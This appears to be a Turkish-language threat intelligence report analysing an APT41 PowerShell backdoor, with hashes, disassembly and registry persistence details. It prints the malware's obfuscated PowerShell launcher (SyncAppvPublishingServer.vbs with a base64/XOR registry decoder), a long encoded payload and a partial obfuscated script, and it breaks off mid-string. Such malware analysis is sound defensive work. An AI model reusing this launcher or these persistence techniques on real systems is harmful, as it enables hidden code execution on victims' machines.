APT41 Analiz Raporu

ECHO

CYBER THREAT INTELLIGENCE

İçindekiler

Giriş

APT41, 2012'den beri aktif olan bir Çin siber casusluk grubudur. Özel olarak oluşturulmuş zararlı yazılım ve araçların kullanımını içeren gelişmiş taktikleri, teknikleri ve prosedürleri (TTP'ler) ile tanınmaktadır.

APT41'in kullandığı bilinen araçlardan biri PowerShell arka kapısıdır (backdoor). PowerShell, Microsoft Windows'ta özgü bir script dilidir ve yönetim görevlerini otomatikleştirmek ve sistem yapılandırmalarını yönetmek için kullanılabilme.

APT41'in PowerShell arka kapıları (backdoor), geleneksel güvenlik önlemlerini atlamak ve hedef sistemlere erişim elde etmek için bu işlevsellikten fayalanabilir. APT41'in PowerShell arka kapıları gizli ve kalıcı olacak şekilde tasarlanmıştır ve genellikle hedefli saldırılarda ikinci aşama bir yük olarak kullanılmaktadırlar. Arka kapı kurulduktan sonra APT41'in komutları yürütmesine, dosyaları indirip yüklemesine ve güvenliği ihlal edilmiş sistemlerden hassas bilgiler toplamasına izin verir.

Genel olarak, APT41'in PowerShell arka kapısı (backdoor), kuruluşların gelişmiş tehditlere karşı savunma yapmak için sağlam güvenlik önlemleri alma ihtiyacı ortaya çıkartan, grubu diğer aktörlerden ayırt edici bir araçtır.

APT 41

APT 41, siber saldırı faaliyetleriyle tanınan ve çeşitli hükümetler, şirketler ve kuruluşlar hedef alan bir APT (Advanced Persistent Threat) grubudur. Bu grup, siber casusluk, veri hırsızlığı, finansal kazanç elde etme ve stratejik bilgileri ele geçirme gibi amaçlarla hareket eder.

APT 41, siber saldırıları gerçekleştirmek için çeşitli teknikleri kullanır ve çeşitli yöntemlerle hedeflerine sızar. Bu yöntemler arasında hedefe özel kötü amaçlı yazılımlar (malware), sosyal mühendislik taktikleri, phishing e-postaları ve zafiyetlerden yararlanma gibi teknikler bulunur. Grup, saldırılarını genellikle gelişmiş ve karmaşık bir şekilde planlar ve uygular.

APT 41'in faaliyetleri çoğunlukla Çin ile ilişkilendirilir ve kaynaklarının Çin tabanlı olduğu düşünülmektedir. Grup hem devlet destekli hem de kâr amacı güden faaliyetler yürütebilir. Siber casusluk ve siber saldırılar yoluyla hedefledikleri kuruluşlardan stratejik bilgileri elde ederken aynı zamanda finansal kazanç sağlama amaçlı faaliyetlerde de bulunabilirler.

Hedef Alınan Ülke ve Sektörler

APT 41, saldırılarında genellikle Asya, Amerika ve Avrupa'daki çeşitli ülkeleri hedef almaktadır. İşte APT 41'in hedef aldığı bazı ülkeler:

1. Çin: APT 41'in faaliyetlerinin kökeni genellikle Çin'e dayandırılır. Ancak, grup hedeflerini genişletmiş ve dünya genelinde çeşitli ülkeleri hedef almaktadır.
2. Amerika Birleşik Devletleri: APT 41, ABD'deki birçok hükümet kurumu, savunma sanayii, teknoloji şirketleri ve enerji sektörünü hedef almaktadır.
3. Güney Kore: APT 41, Güney Kore'deki devlet kurumları, savunma şirketleri ve diğer sektörlere yönelik saldırılar gerçekleştirmiştir.
4. Avustralya: APT 41'in hedefleri arasında Avustralya'daki birçok sektör bulunmaktadır, özellikle enerji, telekomünikasyon ve finans gibi.

APT 41, çeşitli sektörlerde faaliyet gösteren kuruluşları hedef almaktadır. İşte APT 41'in hedef aldığı bazı sektörler:

1. Savunma ve Askeri: APT 41, savunma ve askeri sektöre yönelik saldırılar gerçekleştirerek stratejik bilgileri ele geçirmeye çalışır.
2. Finans: APT 41, finans sektöründeki kuruluşları hedef alarak finansal bilgileri çalmak, dolandırıcılık yapmak veya mali kazanç elde etmek amacıyla saldırılar düzenlemektedir.
3. Enerji: APT 41, enerji sektöründeki şirketleri hedef alarak enerji tesislerine erişim sağlama veya kritik altyapıyı etkileme gibi tehlikeli eylemlerde bulunabilir.

Attack Chain

Şekil 1 Attack Chain

Teknik Analiz

Dysm.decoded.exe Analizi

MD5	aea6585be1b8ed83061e13b72e2f21d7
SHA256	bb3d35cba3434f053280fc2887a7e6be703505385e184da4960e8db533cf4428
File Type	PE32 - EXE

Tablo 1 File Information


```
; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
_WinMain@16 proc near

hInstance= dword ptr  4
hPrevInstance= dword ptr  8
lpCmdLine= dword ptr  0Ch
nShowCmd= dword ptr  10h

push    offset Name     ; "v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6"
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
test    eax, eax
jnz     short loc_40123B
```


Şekil 2 Mutex Creation

Paylaşılan bir kaynağı birden çok iş parçacığı veya işlem tarafından eşzamanlı erişimden korumak için '**v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6**' adında mutex oluşturulduğu tespit edilmiştir.



Şekil 3 Registry: Set UserInitMprLogonScript

HKEY_CURRENT_USER-> Environment Alt anahtarına **UserInitMprLogonScript** adında bir **Value** oluşturulduğu tespit edilmiştir. Value içeriği: '**C:\Windows\system32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd.exe /c whoami>>**'



Şekil 4 Registry: Set GUID

HKEY_CURRENT_USER-> Environment alt anahtarına **GUID** adlı **Value** oluşturulduğu tespit edilmiştir. Söz konusu **Value** içeriği: '**5621584862: AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068**'

```
.text:006E10C7
.text:006E10C7 loc_6E10C7:
.text:006E10C7 mov     eax, [esp+18h+phkResult]
.text:006E10CB push    edi
.text:006E10CC mov     edi, ds:RegCreateKeyExA
.text:006E10D2 push    0               ; lpdwDisposition
.text:006E10D4 lea     edx, [esp+20h+hKey] ; Load Effective Address
.text:006E10D8 push    edx             ; phkResult
.text:006E10D9 push    0               ; lpSecurityAttributes
.text:006E10DB push    0F003Fh         ; samDesired
.text:006E10E0 push    0               ; dwOptions
.text:006E10E2 push    0               ; lpClass
.text:006E10E4 push    0               ; Reserved
.text:006E10E6 push    offset aAbcd    ; ".abcd"
.text:006E10EB push    eax             ; hKey
.text:006E10EC call    edi ; RegCreateKeyExA ; Indirect Call Near Procedure
.text:006E10EE test    eax, eax        ; Logical Compare
.text:006E10F0 jnz     loc_6E11EB      ; Jump if Not Zero (ZF=0)
```

Şekil 5 Registry: Creation .abcd


```
.text:006E10F6 mov     ecx, [esp+1Ch+hKey]
.text:006E10FA push    9               ; cbData
.text:006E10FC push    offset aAbcdfile ; "abcdfile"
.text:006E1101 push    1               ; dwType
.text:006E1103 push    eax             ; Reserved
.text:006E1104 push    offset byte_6EA4B9 ; lpValueName
.text:006E1109 push    ecx             ; hKey
.text:006E110A call    esi ; RegSetValueExA ; Indirect Call Near Procedure
.text:006E110C test    eax, eax        ; Logical Compare
.text:006E110E jnz     loc_6E11EB      ; Jump if Not Zero (ZF=0)
```

Şekil 6 Registry: Set Default Value on .abcd

HKEY_CURRENT_USER-> Software\Classes alt anahtarının altına **'.abcd'** isimli bir alt anahtar oluşturulduğu ve **default** Value değerine **'abcdfile'** yazıldığı tespit edilmiştir.

```
.text:006E1114 push    eax             ; lpdwDisposition
.text:006E1115 lea     edx, [esp+20h+var_8] ; Load Effective Address
.text:006E1119 push    edx             ; phkResult
.text:006E111A push    eax             ; lpSecurityAttributes
.text:006E111B push    0F003Fh         ; samDesired
.text:006E1120 push    eax             ; dwOptions
.text:006E1121 push    eax             ; lpClass
.text:006E1122 push    eax             ; Reserved
.text:006E1123 mov     eax, [esp+38h+phkResult]
.text:006E1127 push    offset aAbcdfileShell0 ; "abcdfile\\shell\\open\\command"
.text:006E112C push    eax             ; hKey
.text:006E112D call    edi ; RegCreateKeyExA ; Indirect Call Near Procedure
.text:006E112F test    eax, eax        ; Logical Compare
.text:006E1131 jnz     loc_6E11EB      ; Jump if Not Zero (ZF=0)
```

Şekil 7 Registry: Creation abcdfile|shell|open|command




Şekil 8 Registry: Set Default Value on abcdfile\shell\open\command

HKEY_CURRENT_USER-> Software\Classes\abcdfile\shell\open\command adında alt anahtar oluşturulduğu ve **'default' value** değerinin içerisine powershell script yazıldığı tespit edilmiştir.

cmd.exe /c SyncAppvPublishingServer.vbs "n;sal abcd ($EnV:COMspEC[4, 26, 25]-jOiN'');[System.Text.Encoding]::UTF8.GetString(([System.Convert]::FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\abcdfile\shell\open\command' -Name 'abcd').'abcd')|%% -Begin{$i=0} -Process{$_ = $_ -bxor $i%%256;$i++;$_}))|abcd"

Script 1




Şekil 9 Registry: Set abcd value on abcdfile\shell\open\command

HKEY_CURRENT_USER-> Software\Classes\abcdfile\shell\open\command alt anahtarına ait **'abcd'** isimli **Value** oluşturulduğu ve içerisine base64 string yazıldığı tespit edilmiştir. Söz konusu string şu şekildedir:

c0RWLlJkVG5pS0ZuLCUsdCBsaSJpNzY6fjk9T3koOTMHTHoEDQUGDwhyfnJ8aHMHEkoATk8ES0wIRBgbEVseGBIVZW9jayUoBh8vb
GBqPTYjBRcec3x2fmN5fhQPbjJrQEFfQz8RHzcNNEJJF10TFEkMCUAJDkIKA0gHAEsABUr9+rr+/7f7/L70qKuhy6nG37a+tMeyurD96s
nS0/PzuIyG8MaDiYH0j4WN6OOKgojf9deUmJLf+NaXnZeb8M7N5+3l7Yeqi5fv4Orr9+3qjJTh8u6PgY+nnYTy+afso6TQnJnQmZ7Umsr
EjMyBw5qq193VoK2mopLf1d2UuJSwmCctJXtQK2NJay4jKyw2Li82MTozMG5GZHB5dXtReGNEFHwJB19VRlRARkpGaVB1HABsGRR
MEh8fHhEYQA1ARQ09OnI+ZmVrIWhuBSkmCC0bd311HXN5cRIvdH1yfH12fRtVHxhVGB1RFRJfFhddExRHDAlACQ5OCgNLB1lRG1k
zwfXHpKii1vXt+tmsoKrDqLy2wPazubH+97f59NG6srjuj+bGwoKKgMHmjYeL/tqInJbTlJ2d7d73l9fe8dLM5pOVkIaFiJvn4K6vv+Gbj72
5sJC/kfX2//qi66an7aP9wMyEw8O9wcvPnY/egcrHz92Hk5+BkJnX0cPA096Gz4J7Mn94Nnh9N3UrJ20sKkBINz01VUZ6MTs/an8tKE
5KTWkGDgRpZ2cAAQdjRVpCRUoYGRBIBQ1LTAoNR0AIQEUMdjw5cnQ4PXN6NDFzMTZ8ei0qYGEpLmRgJSJraiEmb2YdGlZaGR5VV
hUSX1kRFlpZDQpGRAkOR0UFAk5LAQZPSP36sbH5/re09fK5u/H2ur7t6qCl6e6lruXiqa7h5qyv3dqWl9nekpTV0pmT0dabns3Kh87P
h4XKw4qJxseIjsK78Pe+v/HzurP4/La3+fayq+Prrq/n56qj66eg6qCl7dicmdDTmJ3XlZLdlpfck5TDxY+IxcGLjMGEgciB39OZJ0JadHVyd
31rPV48VHtDYztTW0lXWiB/Sm5CSXteXXhsTFoTY2pLUmplHxsDSUhjdF0BWwJdb2JJXEl8U3trBxIFOAgVBH42LhEkDRQJPA4kIyYx
FhEGJTY0ACkPOzocVg8LEhwAQUtPAgsuLjklHkUnIRYtLR4NHCkvQyRPTEvy2bPCo6mh1vLu/PHP4vT12MXB48HPofTrr63M+NG5s
4fN2NOWnMDpweuck+ff28Xg34P2wNiB5ZeMgvmE6+7QmIjxj4bxsPOC7ubsraT7ruObhJDktKen6ICx8L+WhuiSm6u3pbSQ0N+5h4+
fvq+HmJWklZWZkJW8zJG1i62xmmNOUSxUSmBKRVE+IEpOaHtTSXFnXXtUTmE+NjxJbGxKUU8bdl1VcnJaXRN+Xll9Xl4IZnZYBlAYXU
pSCGZpeXQIeTo1JTEsDHgReyIjNXw4KBxrKRM9FxEoPXVuMTEuZwhKCwUvFxcTDlFaKhwpDzk5Nz4cHDw9HjULQz0RLDYu78Wlr6
O0587vz8y746a/4tzIwNCt9vqwtL7t6dro6Kjvycyb7MyS7NrD8NLd9efl4vSC49DR7sf9jfvd9sXnzY6Pqrmr85DxhKack/r0lru8s6SFop
GZuOHvo5KK+vL4g6TNqYXVoL2fp9+fq9zauaCpxZaCrcGxwKm9qKuupKVKTUxrU3FrTFFsfCB7OD1hVGJdSmBUJ2daMlN1fTJtOAwG
cAhHaU0eGhhHQgMea0lgY3xVBwRuRkBrW08ER0Z5DTEwejEtcA86Py5kZy8aOic6CwAcHD14FSEKYgsZaR0nFlNMMAMHFA4OGQ
0lG10bGTk1XAE2TiQXGyMBVxNHE++u8M+1oqqgsc2+/rv7///V2sqgw8/88PLW/uP3/9bImdP7jMqVl8zjw9L71sX81cXjnYHw4dLji
+rO0svk9NyzhZiGnZWUsZ3/jL6bl636l7yLuaOvtI2PlJKav5W3joHZsou2oN6tvM7GzJu427egt4q5s8aSwIzKz6+ltLCXVjFTVzN2c0Q4O
2FfZzx2P3pifFljdiVaTDZxVEtZeWkSFWtzaUdFbX9BZmoYYUJ+WwRadgcFYWNye1xKCHx/XBYYFQkJNBJgZG4lI3QXGTgqYjBke2dvM
28+PD02KmonE0pJLQdTTSEnAj8cCw5bVjQ+EEMbLFkRQTA+HUpJLk7v08/X0OTBwubn4MT1+Mf55MLGvP/B187o+v7yrfHp0tbRh
Y+D/OT15tD/ys3l//f+6NaFw8WBj4zgzujXyJHziJunsKqwh+ii/bmCoPueuai06uX7/q6x67PuqbTumb6Ck9PMj7OEi9y+3ICCgJfI3NaU
ib3Ep9DU3pG1yLvIlWRXbnRvZnNhXTFzYzhMKSM3V2glRmN4YF59S1NxfHlmQnUTQG11V0tLRmATZktHf0laREFtGn4Bf3YPDUx4
W3oEIHoVdSptNRE5Mg1jCC97JDQHYRsNGGc9Hws4MT8ZNAtOIw8+HVIBBzg+CQs3Fx0ZPR0BTTc4Qg0MHikmDDkV9bnAstW8oau
vx9zJp8PM2/HCwcLx+eTuzrb51qzrrdOY54nag4mBkP7B3v+LgYnZ/sHH+M748/DJyYz0zPvX0IOCsof8iIW2sbmioYC/gqW9uquKsoe
OkqLtoJGq7avpqqmkrreJ1NWB2pmEqaXYt6LExoGasoafkaiY0KWKkalxdDBVYjFjZCMiaGBZdDp+IT4gdF9TZ3ZyemlDVURQUQcNBV
dDThBGQ11deEYVWUJHdHF8bQ1xX0lBcwhSV1BSMTkQIgAHIn8YBX0gfAd5IScGIGZ7B3F7fyM8OhAubSVVEAUGDBIoJV0bGjwgKg8
ZQRo+RRocACc+ERY4BkQGSc3ttfDW/fLr3v/o0fnMycrTyPf0v9Hd4c++trz469rQyPX44d3GlOLnyJ796cH/yvfXwffMgJmAjOONnJCa2
9uh9rLzk6ypqf/9mZ6hn7bkvqWft63y+vDhrZGdqui7robYipGJsIeK2qKim6DfnJ7Gsp2fg5fR29+73dfbqtnTJzhnYUY2cDZOf1tJNDg3e
2gpf2J2Qnx9biktLk06MjhqcBVnckYBCw9RT0xGZ29jVn93aV9RBUJWWFdIZHl6VHF2BCZrFTNwK30lOgMLASBgAB1mICFnAGEpLh
YqZXV0ETc6FTwGFx0gLiA6PEpCSBcwQSk1QyQRLjYQAR1WOwvw1rCo7sjLzOD5/uPL1KXrwubWuNzv5LjtoN7r+MzE+Ofs8+yW5s
XEh9nanuKagYicluT77tzHguzLwMP38cjdkqqWlK+nvJCNvrKO/6aC/L3n9f/zkOexi6G/no+/vImz1K2wl66Vna+GhJ/H3KzetaanxaKtt
8SVyYmaj66ku0kyb2hzNU82LyUtTG58RmdFckR8UyQvcHV2LXpQeURecRlAd11nYn9Kfmgfe0NKGX1fQVhOYHNnaXdgUFsMZmprI
BMWEhULf34tLAQ5GB4MEx1qPmVgYCUzbwMuEw9qCQgNLhlQBAQ1T0VNCQYdPgMjNBc6JjsGBVNSKUwEOz8Jsu+t5cjI5MzpvuTk
v/7g+//+4cO/8r3a08+v0NLI7dXmjoWPg+33y9nl3O/t7svfyofL8PPE9M/04/XC1ZKR+ZS4tJuB9aGvoY37g6m5mauS5vmHu+yZneD
28aPo5Oy1z9ixxMjCqNeL0d/fgLzdlYGVhJydmKWHipuvyqukt5ZyUjV3YE4/cmZrMjJ4Xl9fdykjcicnbGJsQS1pKU52e1FvSGBeXHNecG
57REcVa0MCX2QYZnIDW2hRUXpGS3FNORQtEQM1FQUcGT0gBSFpY3cpAilzeXFgIA5iLTBrKGsKDAU2DC4pSC8fLzlHDFZaHisgCyU4
FzYUKw1OOUo3PtDq47DgysDdy+jw8dTZocvWydWhodj/zcjy6tHOpdjczpWJwd7dxeDN4ZPin+7U/vHr+Nngg5Gbn8z77fPfkemlt6al
rL2e7LKNgru2pp+mlbCfmJi/mI3ggKu86LSb7sfNxaHQnLOmgJyco5Xe2ISquJyhp7O/hYGPy7GTqInPJy0lOnxXPmRxXG1deWVnbWdJ
JHB9WFBiT3h7Ykl1bnQHDQVOE1F+E15KWWFHHWsaXUtqClhGd18XY3VtWXdzfmsodQgHaj8/OREHJWMVBidkBjsKLGEjPj5oDAI
MHy8NODNFT0M3KQA+HgsiIgAtGzwXCEM6R04xKy9DMSYvJxy3++zZ3sft0+K/zs+j4tf58/7Bov/WzN7c8PXUpMrwrvHZze3wzuqM
0P3hyefr397RmsXW2oSdmIvB8NPs6JHymqaI5Oji86qAvvz/n56qqeXl5PjtvO7jmbHsiYmPi+mMxs7EgZCohJKzhZm+oY2uloCXv6W8
wMW6oICopdrS2GZnOnpsaEE2TzFbb3g0RDlRYGU4cyBQU35wf2IpaG5ZTm5hSUBiX3VuHlsSQk9XTHx9XFFjQ3QCTlEPS01RdGclFg
YLMSMPdSURARkCHiEcIx0mFD0DGT9gFxscNjN5c0cxKS4RKRYmBFwAPUtBSSNINiZcJDE0WEELTDkOPxVM0ta2pKii3L7f/r7aw9j0
+dSn+Nng2c+42tfAqbuxud6QwOTCzY7ElJjxmerglPr30sfZ24Dc3OP0npac6NXp0JWUo7Gi4urgnpi9/v+unJuBoYW5mfL//vT58vubu
KrylqCQqqWnqoLIwciQ3ZCV343T35XU0sWbzN7W3LOu2dYgISstckRqcm0zMClISG5scF5fY0ZQdmRLOzNnOjU8ZBBcWRJZBwtBCA
5sRH5ITwgcFnF7ExwWTBgfEhlHD0NEcTw5czlnZmouaW0fa2FpLToUMXR4chgSL3QVfHV9fndCGlAeH1YbHFkUEVsRT05CFlYXMjA
wBFBUXhcpW1FZFu+v0dejqaHVzeitoqStqvTP7L6ztL22/uz817u8tbzpwdOAiIbMx4WDi8jHyZfNy5KakIOWnJaels/798nYhIXioJGApI
yv5ejg6rbl4+btq+CvqOSoreWl+/e9+5ifu8fNxbHDycGTh4yEr8vEwKaeh52Ykd3f

Encoded String 1



Şekil 10 Registry: Set RunOnce

HKEY_CURRENT_USER-> "Software\Microsoft\Windows\CurrentVersion\RunOnce alt anahtarına **'iexplorer'** isimli Value oluşturulduğu ve **"C:\Program Files\Internet Explorer\iexplore.exe"** yolunun verildiği tespit edilmiştir.

Deobfuscate Powershell Script

Yapılan analiz sonucunda **HKEY_CURRENT_USER-> Software\Classes\abcdfile\shell\open\command** alt anawhtarı altında oluşturulan iki **value** değerinin obfuscate durumunda bulunan powershell scripti olduğu tespit edilmiş ve adım adım analiz edilmiştir.

```
sET-VaRiaBLe ("{0}{1}" -f 'Te5','mX')  ( [TYPE]("{2}{1}{0}" -f 'RT','.coNVe','sysTEM') ); $OS3l4  = [tyPe]("{0}{9}{3}{4}{1}{7}{5}{8}{2}{6}" -
F'IO','S','esSIOnm','Re','S','CO','oDe','iOn.','Mpr','.CoMP')  ; $CD0 =[TYpE]("{1}{0}{3}{2}"-f'm.tE','SYSTe','oDiNg','xT.eNc')  ;  & (
${Psh`o`Me}[4]+${p`sho`mE}[30]+'x')(&("{1}{2}{0}" -f 'ObjEcT','N','Ew-')  ("{4}{1}{6}{5}{0}{7}{3}{8}{2}"-
f'LAtE','PresS','M','Re','io.coM','N.Def','iO','St','a')([iO.meMorYSTREAM] (get-VAriaBlE  ("{1}{0}" -f 'X','te5m') -valueo )::("{1}{3}{2}{0}"-f
'NG','FRo','se64STRI','MBA').Invoke(("{18}{24}{4}{36}{10}{42}{8}{25}{22}{27}{11}{19}{49}{31}{52}{46}{47}{12}{40}{17}{32}{13}{30}{41}{26}{3
9}{35}{20}{44}{43}{38}{51}{5}{23}{33}{50}{15}{45}{16}{48}{29}{21}{2}{6}{28}{37}{0}{7}{1}{34}{14}{9}{3}"-
f'CXwqwqzc4T7XvMl+BIZCO6hRwXRgCCgLmx0GOmuBL50/dfLDl3h6hYUqesGoFU8RDzKQA8qfXnFXDrAtrtbBDPrnmZrSfdC6niqxe','kaEBTKq5
VSeYXhzdPU8X224rX1A','QzgvzCozzHTSpUZ7cs67WdL','lzp29fNiB68KrujPn1Etm7R/58B8VPoXI3LB4v4J','ai5a3JVC0aqp0Yk+cKX7rzITAQv77P
mdsSAhhdVfalfbD5kNwPOecOS/POfMMX4+FCftCXctInBYy','UqrUqn9UypTUrt9UrtSqn9TEl3f/esh3ZTGKH8xvatjK0X1iox2wxM9zGhAFpd/5
mlp8h+ifKrqtf80ApDaVIFLohIKiMr9FmQHQoD','1aIgFF0o+1mLYRC9cl','wrFuv7Ohn8Hi4KrjZyqXIJRE0PddXpE4AfJxYrNNhzo6V6LoVX69XtlbvV
vDOo96yIV','cE/Ja0FZwN5tG14VPX7evX7F8PGSWSZZJLNhWtmKYev+w53nDsOYtA1pB+Ina/s','R+cLk921mi/3EfPRNf31XqxRat8zxFMpr9uh6
Hrvd/+bTuwkYSHIk/MxP9WD7BGw1/TfasfgsfIv3tiHG/uC8SobYz+n9lo/rL1','9D4u7vqpEKX3WZjgjOdxkbHW9rY/n01kKjxPzhRzuR/2DTdT3Sti
wYJcsDZEYPRvU6FuWZc5GmYjwzbZWMHAcHiQa8PhRE8JT','wU5XPFxJG3d7t35TYINhV0QT7suC02kTk1x0jsnJwc3MT/kOWDgv24IPMbcJWh
LA4LlQk5hE30WTJBfq4AAcVYWJMqT','oh8ZWwz3b7/29d7gffjw4xs++Nc6+FOkUwgc59DOb0oY/f9IDf64P1oRMTTaGEnnjOyuIvtST/kTAYpcdi
1lwMvp','YBRNyUaaHQXNYd6wp784YtSku/LHZesnuA/j4sIl6Pvxe86/+xf3j4rh3Gabr1/kVbl4W6knmy','fzI1Q','kN4F6jdVlwkcufU8yh4A','Fz6R
